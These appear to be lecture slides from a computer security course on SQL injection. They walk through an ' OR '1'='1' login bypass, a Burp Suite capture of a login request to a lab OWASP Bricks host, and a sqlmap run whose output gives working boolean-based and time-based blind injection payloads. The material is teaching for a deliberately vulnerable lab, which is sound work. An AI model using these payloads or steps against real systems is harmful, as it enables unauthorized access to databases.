CS 455 – Computer Security Fundamentals

Dr. Chen-Yeou (Charles) Yu

System and Networks Security


- **Database vulnerability**
  - **Simple SQL injection (Penetration Testing)**
    - **A very silly example**
    - **Reconnaissance**
      - **Sqlmap**
    - **Hacking (use the dictionary)**
      - **TBD, in Part6**
  - **NoSQL injection (TBD)**
- **Appendix: OWASP Juice Shop (TBD)**


A very silly example

- A very simple and easy SQL injection
  - https://www.youtube.com/watch?v=cx6Xs3F_1Uc&t=605s
  - If you cannot find this link, please search the title in the Youtube:
    - **SQL Injection For Beginners**
  - **Summary**
    - Step1: Use the payload and inject into database
      - The login screen is a good idea
    - Step2: Identify vulnerable parameters and pull out lots of info.
      - We can use some tools

A very silly example

- In most of the login websites nowadays, they won't be that silly and tell you the internal structure of the database
- You might **get stuck in Step1** and not going further anymore
- If you use any username and password to login, it might fail, but we really want to see if the system is silly enough to give us "**extra information**".





A very silly example

```
SQL Query: SELECT * FROM users WHERE name='tom' and password='' OR '1'='1'
```

- The way to bypass the security mechanism?
  - What if I get the part of the **password** always to be "TRUE"?

```
SQL Query: SELECT * FROM users WHERE name='loiliangyang' and password='asdasd'
```

```
SQL Query: SELECT * FROM users WHERE name='tom' and password='' OR '1'='1'
```

- Mark it, copy it, go to the login webpage, and paste it into the password field
- Sometimes, you can make it, for most of the VERY old systems
- When the execution results for SQL statements being true, in this login use case, we can bypass the security checks

A very silly example

- Alright, let’s move to the next. This time, we might need some dictionaries as the part of our payload

A very silly example

- We have those fun dictionaries inside of: /use/share/wordlists/wfuzz/Injections
- These are specifically for injections

```
┌──(kali㉿kali)-[/usr/share/wordlists/wfuzz/Injections]
└─$ ls -al
total 40
drwxr-xr-x 2 root root  4096 Dec  5 08:39 .
drwxr-xr-x 8 root root  4096 Dec  5 08:39 ..
-rw-r--r-- 1 root root 10343 Nov  6  2020 All_attack.txt
-rw-r--r-- 1 root root    59 Nov  6  2020 bad_chars.txt
-rw-r--r-- 1 root root  1580 Nov  6  2020 SQL.txt
-rw-r--r-- 1 root root  3386 Nov  6  2020 Traversal.txt
-rw-r--r-- 1 root root  1498 Nov  6  2020 XML.txt
-rw-r--r-- 1 root root  2433 Nov  6  2020 XSS.txt

┌──(kali㉿kali)-[/usr/share/wordlists/wfuzz/Injections]
└─$
```

Reconnaissance

- Remember the “Burp Suite”?
- We can see what kind of “POST” request is being sent over into the site? Right?
- Go back to the website and input the username, password and [submit]
- When the “Intercept is on”, you will have this in the “Interception” tab

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to http://192.168.0.119:80

Forward Drop Intercept is on Action Open Browser Comment this item

Pretty Raw \n Actions

```
1  POST /owaspbricks/login-1/index.php HTTP/1.1
2  Host: 192.168.0.119
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 37
9  Origin: http://192.168.0.119
10 Connection: close
11 Referer: http://192.168.0.119/owaspbricks/login-1/index.php
12 Cookie: BEEFHOOK=ZwXDe3JJEeO7WhaSgpoUFMnQyKAaolaYuuAqkAbnHnkeym55Fv9LdUx97kV9GGIjYqMpQlUyIjpiLbhR; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; JSESSIONID=
   24684EAFFC5DD43C99B4974C8C982FFE; PHPSESSID=hoaf657m2lso036ikeOjj3vdk0; Server=b3dhc3Bid2E=
13 Upgrade-Insecure-Requests: 1
14
15 username=tom&passwd=asd&submit=Submit
```

Reconnaissance

- Copy the entire post and paste into text editor, save into a file, **give it a filename.**
  - For example, **httppost.txt**
- Now we can use "sqlmap" command to help us target the parameter automatically to find out
  - whether it is injectable?
  - whether it is vulnerable to SQL injection?
- Here is the format of our command: sqlmap -r **httppost.txt** -p username
  - In the previous page, 'username' is a parameter in the file **httppost.txt**
- Then, it begins for the testing on the file

Reconnaissance

- Wow! It find out 2 things quickly. “Username” this field in the POST

```
[22:50:25] [INFO] parsing HTTP request from 'owaspbricksinjection'
[22:50:25] [INFO] testing connection to the target URL
[22:50:25] [INFO] checking if the target is protected by some kind of WAF/IPS
[22:50:25] [INFO] testing if the target URL content is stable
[22:50:25] [INFO] target URL content is stable
[22:50:25] [INFO] heuristic (basic) test shows that POST parameter 'username' might be injectable (possible DBMS: 'MySQL')
[22:50:25] [INFO] heuristic (XSS) test shows that POST parameter 'username' might be vulnerable to cross-site scripting (XSS)
 attacks
[22:50:25] [INFO] testing for SQL injection on POST parameter 'username'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
```

- It is 1) injectable, 2) vulnerable XSS attack
- It looks like we had enough target info. Type the ‘Y’ and hit the [Enter]

Reconnaissance

- The next thing is. It will ask if you want to include “all tests” for this DB in extending provided level? Type ‘Yes’ and hit the [Enter]

```
[22:50:25] [INFO] testing for SQL injection on POST parameter 'username'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]
 Y
[22:51:01] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[22:51:01] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[22:51:01] [WARNING] reflective value(s) found and filtering out
[22:51:01] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[22:51:01] [INFO] testing 'Generic inline queries'
[22:51:01] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
```

- See? It is not just analyzing the log file but also keep connecting and testing

Reconnaissance

- There are lots of pre-built “use cases” in the tests for specific version of MySQL

```
[22:51:02] [INFO] testing 'MySQL ≥ 4.1 OR error-based - WHERE or HAVING clause (FLOOR)'
[22:51:02] [INFO] testing 'MySQL OR error-based - WHERE or HAVING clause (FLOOR)'
[22:51:02] [INFO] testing 'MySQL ≥ 5.1 error-based - PROCEDURE ANALYSE (EXTRACTVALUE)'
[22:51:02] [INFO] testing 'MySQL ≥ 5.5 error-based - Parameter replace (BIGINT UNSIGNED)'
[22:51:02] [INFO] testing 'MySQL ≥ 5.5 error-based - Parameter replace (EXP)'
[22:51:02] [INFO] testing 'MySQL ≥ 5.6 error-based - Parameter replace (GTID_SUBSET)'
[22:51:02] [INFO] testing 'MySQL ≥ 5.7.8 error-based - Parameter replace (JSON_KEYS)'
[22:51:02] [INFO] testing 'MySQL ≥ 5.0 error-based - Parameter replace (FLOOR)'
[22:51:02] [INFO] testing 'MySQL ≥ 5.1 error-based - Parameter replace (UPDATEXML)'
[22:51:02] [INFO] testing 'MySQL ≥ 5.1 error-based - Parameter replace (EXTRACTVALUE)'
[22:51:02] [INFO] testing 'MySQL ≥ 5.5 error-based - ORDER BY, GROUP BY clause (BIGINT UNSIGNED)'
[22:51:02] [INFO] testing 'MySQL ≥ 5.5 error-based - ORDER BY, GROUP BY clause (EXP)'
[22:51:02] [INFO] testing 'MySQL ≥ 5.6 error-based - ORDER BY, GROUP BY clause (GTID_SUBSET)'
[22:51:02] [INFO] testing 'MySQL ≥ 5.7.8 error-based - ORDER BY, GROUP BY clause (JSON_KEYS)'
[22:51:02] [INFO] testing 'MySQL ≥ 5.0 error-based - ORDER BY, GROUP BY clause (FLOOR)'
[22:51:02] [INFO] testing 'MySQL ≥ 5.1 error-based - ORDER BY, GROUP BY clause (EXTRACTVALUE)'
[22:51:02] [INFO] testing 'MySQL ≥ 5.1 error-based - ORDER BY, GROUP BY clause (UPDATEXML)'
[22:51:02] [INFO] testing 'MySQL ≥ 4.1 error-based - ORDER BY, GROUP BY clause (FLOOR)'
[22:51:02] [INFO] testing 'MySQL inline queries'
[22:51:02] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[22:51:02] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
[22:51:02] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
[22:51:02] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
[22:51:02] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query - comment)'
[22:51:02] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'
[22:51:02] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
```

Reconnaissance

- Then it will quickly find out there is a **time-based blind (query sleep)** is injectable mapping to a specific **version** of MySQL

```
[22:51:12] [INFO] POST parameter 'username' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
[22:51:12] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[22:51:12] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[22:51:12] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (po
tential) technique found
[22:51:12] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of q
uery columns. Automatically extending the range for current UNION query injection technique test
[22:51:12] [INFO] target URL appears to have 8 columns in query
do you want to (re)try to find proper UNION column types with fuzzy test? [y/N] N
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[22:51:49] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[22:51:49] [WARNING] most likely web server instance hasn't recovered yet from previous timed based payload. If the problem p
ersists please wait for a few minutes and rerun without flag 'T' in option '--technique' (e.g. '--flush-session --technique=B
EUS') or try to lower the value of option '--time-sec' (e.g. '--time-sec=2')
[22:51:49] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=my
sql')
```

Reconnaissance

- See? Once it finds this vulnerability, it will quickly do other tests ***related*** to this one
- For example, it asks you, (check the **previous picture in the previous page**)
  - if you want to try other Union column types?
  - if you want to try random integer value?
- Type all the 'Yes' and hit the [Enter]
- Then, it will quickly ask you if you want to keep testing other fields? We are good. So just type a "N"

```
[22:52:24] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[22:52:24] [INFO] testing 'MySQL UNION query (97) - 21 to 40 columns'
[22:52:24] [INFO] testing 'MySQL UNION query (97) - 41 to 60 columns'
[22:52:24] [INFO] testing 'MySQL UNION query (97) - 61 to 80 columns'
[22:52:24] [INFO] testing 'MySQL UNION query (97) - 81 to 100 columns'
[22:52:24] [INFO] checking if the injection point on POST parameter 'username' is a false positive
POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 423 HTTP(s) requests:
```

Reconnaissance

- Here we go. This is the output of our analyzing of the **httppost.txt** file

```
sqlmap identified the following injection point(s) with a total of 423 HTTP(s) requests:
---
Parameter: username (POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: username=tom' RLIKE (SELECT (CASE WHEN (7871=7871) THEN 0x746f6d ELSE 0x28 END))-- yYlM&passwd=asd&submit=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=tom' AND (SELECT 1428 FROM (SELECT(SLEEP(5)))KXiA)-- SrpN&passwd=asd&submit=Submit
---
```

- 2 vulnerabilities found and they are related with “username” field
  - Boolean-based blind
  - Time-based blind
- So, the particular parameter “username” is vulnerable to these two different payloads

Hacking (use the dictionary)

- This is going to use the dictionary which we mentioned in page #7. We'll cover that in the next time
- TBD, in Part6